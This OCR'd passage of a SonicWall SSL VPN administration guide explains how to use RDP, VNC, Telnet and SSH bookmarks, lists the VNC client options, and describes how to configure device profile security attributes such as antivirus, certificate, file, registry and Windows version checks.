
2 Continue through any warning dialogs that display by clicking **Yes** or **OK**.



3 Enter your username and password at the login screen.

4 Select the proper domain name from the drop-down menu.


5 A dialog displays indicating that the Remote Desktop Client is loading. The remote desktop then loads in its own window. You can now access all of the applications and files on the remote computer.




Using VNC Bookmarks

1 Click the VNC bookmark. The following dialog is displayed while the VNC client is loading.


NOTE: VNC can have a port designation if the service is running on a different port.



2 When the VNC client has loaded, you are prompted to enter your password in the **VNC Authentication** dialog.



3 To configure VNC options, click the **Options** button. The **Options** dialog displays.



VNC Options describes the options that can be configured for VNC.

VNC Options

Option	Default	Description of Options
Encoding	Tight	**Hextile** is a good choice for fast networks, while **Tight** is better suited for low-bandwidth connections. From the other side, the **Tight** decoder in TightVNC Java viewer is more efficient than **Hextile** decoder so this default setting can also be acceptable for fast networks.
Compression Level	Default	Use specified compression level for **Tight** and **Zlib** encodings. Level 1 uses minimum of CPU time on the server but achieves weak compression ratios. Level 9 offers best compression but may be slow in terms of CPU time consumption on the server side. Use high levels with very slow network connections, and low levels when working over higher-speed networks. The **Default** value means that the server's default compression level should be used.
JPEG image quality	6	This cannot be modified.
Cursor shape updates	Enable	Cursor shape updates is a protocol extension used to handle remote cursor movements locally on the client side, saving bandwidth and eliminating delays in mouse pointer movement. **NOTE:** Current implementation of cursor shape updates does not allow a client to track mouse cursor position at the server side. This means that clients would not see mouse cursor movements if the mouse was moved either locally on the server or by another remote VNC client. Set this parameter to **Disable** if you always want to see real cursor position on the remote side. Setting this option to **Ignore** is similar to **Enable**, but the remote cursor will not be visible at all. This can be a reasonable setting if you don't care about cursor shape and don't want to see two mouse cursors, one above another.
Use CopyRect	Yes	CopyRect saves bandwidth and drawing time when parts of the remote screen are moving around. Most likely, you don't want to change this setting.
Restricted colors	No	If set to **No**, then 24-bit color format is used to represent pixel data. If set to **Yes**, then only 8 bits are used to represent each pixel. 8-bit color format can save bandwidth, but colors may look very inaccurate.
Mouse buttons 2 and 3	Normal	If set to **Reversed**, the right mouse button (button 2) acts as if it is the middle mouse button (button 3), and vice versa.
View only	No	If set to **Yes**, then all keyboard and mouse events in the desktop window are silently ignored and will not be passed to the remote side.
Share desktop	Yes	If set to **Yes**, then the desktop can be shared between clients. If this option is set to **No**, then an existing user session ends when a new user accesses the desktop.

Using Telnet Bookmarks

1 Click on the Telnet bookmark.

NOTE: Telnet bookmarks can use a port designation for servers not running on the default port.


2 Click **OK** to any warning messages that are displayed. A Java-based Telnet dialog launches.

3 If the device you are Telnetting to is configured for authentication, enter your username and password.

Using SSHv1 Bookmarks

NOTE: SSH bookmarks can use a port designation for servers not running on the default port.

1 Click on the SSHv1 bookmark. A Java-based SSH window is launched.



2 Enter your username and password.


3 A SSH session is launched in the Java applet.

TIP: Some versions of the JRE may cause the SSH authentication window to pop up behind the SSH window.


Using SSHv2 Bookmarks

NOTE: SSH bookmarks can use a port designation for servers not running on the default port.


1 Click on the SSHv2 bookmark. A Java-based SSH dialog displays. Type your user name in the **Username** field and click **Login**.



2 A host key popup displays. Click **Yes** to accept and proceed with the login process.



3 Enter your password and click **OK**.



4 The SSH terminal launches in a new screen.

Configuring Device Profile Settings for IPv6

For complete information on the SonicOS implementation of IPv6, see About IPv6.

SonicOS supports NetExtender connections for users with IPv6 addresses. On the **SSLVPN > Client Settings** page, first configure the traditional IPv6 IP address pool, and then configure an IPv6 IP Pool. Clients will be assigned two internal addresses: one IPv4 and one IPv6.

NOTE: IPv6 DNS/Wins Server are not supported

On the **SSLVPN > Client Routes** page, user can select a client routes from the drop-down list of all address objects including all the pre-defined IPv6 address objects.

NOTE: IPv6 FQDN is supported.

Configuring Security Attributes

1 Click on the **Security Attributes** tab.

2 In the **Select Attribute(s)** drop-down menu, select the appropriate type of attribute. The following sections describe how to configure the Security Attributes:

- Antivirus Program
- Antispyware Program
- Application
- Client Certificate
- Directory Name
- Equipment ID
- File Name
- Personal Firewall Program

- Windows Domain
- Windows Registry Entry
- Windows Version


3 Complete the attribute-specific configuration (described below) and click **Add to current attributes**.

4 Repeat as needed to configure multiple attributes. When more than one Security Attribute is configured, the device must match all of them in order for it to match the Device Profile.

5 When finished click the **Client Routes** tab and continue to Configuring Client Routes.

Antivirus Program

The Device Profile verifies the specified Antivirus program is installed.



The following information is used to define the Antivirus program attribute:


- **Vendor** – Select the vendor for the Antivirus program.
- **Product name** – Select the supported Antivirus programs.
- **Product version** – After you select an Antivirus program, the supported product version numbers are displayed. Select the appropriate version number and a comparison operator.

  TIP: For all of these numeric searches in Security Attributes, you can specify one of five types of comparison operators in the drop-down menu: greater than (**>**), greater than or equal to (**>=**), equal to (**=**), less than (**<**), or less than or equal to (**<=**).

- **Signature updated** – Enter a value in days for how recently the client device has updated its Antivirus signature and select a comparison operator type.
- **File system scanned** – Enter a value in days for how recently the client device has been scanned by the Antivirus program and select a comparison operator type
- **Realtime protection required** – Select this check box to require that realtime protection be enabled on the Antivirus program.

Antispyware Program

The Device Profile verifies the specified Antispyware program is installed.




The following information is used to define the Antispyware program attribute:

- **Vendor** – Select the vendor for the Antispyware program.
- **Product name** – Select the supported Antispyware programs.
- **Product version** – After you select an Antispyware program, the supported product version numbers are displayed. Select the appropriate version number and a comparison operator.
- **Signature updated** – Enter a value in days for how recently the client device has updated its Antispyware signature and select a comparison operator.
- **File system scanned** – Enter a value in days for how recently the client device has been scanned by the Antispyware program and select a comparison operator.
- **Realtime protection required** – Select this check box to require that realtime protection be enabled on the Antivirus program.

Application


The Device Profile verifies the specified application is installed.



Enter the file name of the application. Wildcard characters (* and ?) can be used, and the entry is not case sensitive.

Client Certificate

The Device Profile verifies a Certificate Authority (CA) certificate is installed.




Select the certificate from the **CA certificate** drop-down menu. All of the certificates installed on the SonicWall security appliance are displayed in the drop-down menu. For a client device to match this profile, the appliance must be configured with the root certificate for the CA that issued the client certificate to your users (intermediate certificates do not work).

Select the certificate store(s) you want searched:

- **System store only** – Searches `HKLM\SOFTWARE\Microsoft\SystemCertificates`.
- **System store and user store** – The system store directory is searched first, followed by the user store: `HKCU\Software\Microsoft\SystemCertificates`.

Directory Name


The Device Profile verifies a specific directory is present on the device's file system.



Enter the **Directory name** that must be present on the hard disk of the device. Directory names are not case-sensitive.


Equipment ID

The Device Profile verifies the Equipment ID, a unique hardware identifier, of the device.




Enter the **Device identifier** for the user's device. Only one device will be able to match this Device Profile. The device identifier is usually an attribute in the authentication directory represented by a variable; for example, {unique_id}.

A hard disk utility program such, as HD Tune, can be used to determine the Device Identifier. In the following figure of HD Tune, the Device Identifier is listed as **Serial number**.



File Name

The Device Profile verifies a specific file is installed.




The following information defines the file name attribute:

- **File name** – Enter the name of the file, including its extension and full path. File names are not case-sensitive. You can use wildcard characters (* and ?) or environment variables (such as `%windir%` or `%userprofile%`).
- **File size** – Enter the file size in bytes and select a comparison operator.
- **Last modified** – You can either select an absolute time by entering a date (in mm/dd/yyyy) format, or a relative time by entering the number of days (and optionally hours, minutes and seconds), since the file was modified.
- **Validate file integrity** – Select this check box to validate the file using either a MD5, SHA-1 has, or Windows catalog file.

Personal Firewall Program

The Device Profile verifies a personal firewall program is installed.



The following information defines the Personal firewall program attribute:

- **Vendor** – Select the vendor for the Personal firewall program.
- **Product name** – Select the supported Personal firewall programs.
- **Product version** – After you select an Personal firewall program, the supported product version numbers are displayed. Select the appropriate version number and a comparison operator.


Windows Domain

The Device Profile verifies the specified Windows domain is present.

In the **Computer is a member of domain** field, enter one or more domain names, without a DNS suffix. Multiple entries can be separated with semicolons. The domain can contain wildcard characters (* and ?).

Windows Registry Entry

The Device Profile verifies the specified Windows registry entry is present.




The following information is used to define the Windows registry entry attribute:

- **Key name** – Enter the Windows registry entry.
- **Value name** – (Optional) Enter a specific value for registry entry.
- **Registry entry** – (Optional) Enter a numeric value for the registry entry and select a comparison operator.

Wildcards can be used for the **Value name** and **Registry entry** fields, but not for the key. To enter a special character (such as a wildcard or backslash), you must precede it with a backslash.

Windows Version

The Device Profile verifies the version of Windows that the device is running.



The following information is used to define the Windows version search:

- **Operator** – Select greater than (**>**), greater than or equal to (**>=**), equal to (**=**), less than (**<**), or less than or equal to (**<=**).
- **Major** – Enter the Windows major version number.
- **Minor** – Enter the Windows minor version number.
- **Build** – (Optional) Enter the Windows build version number.

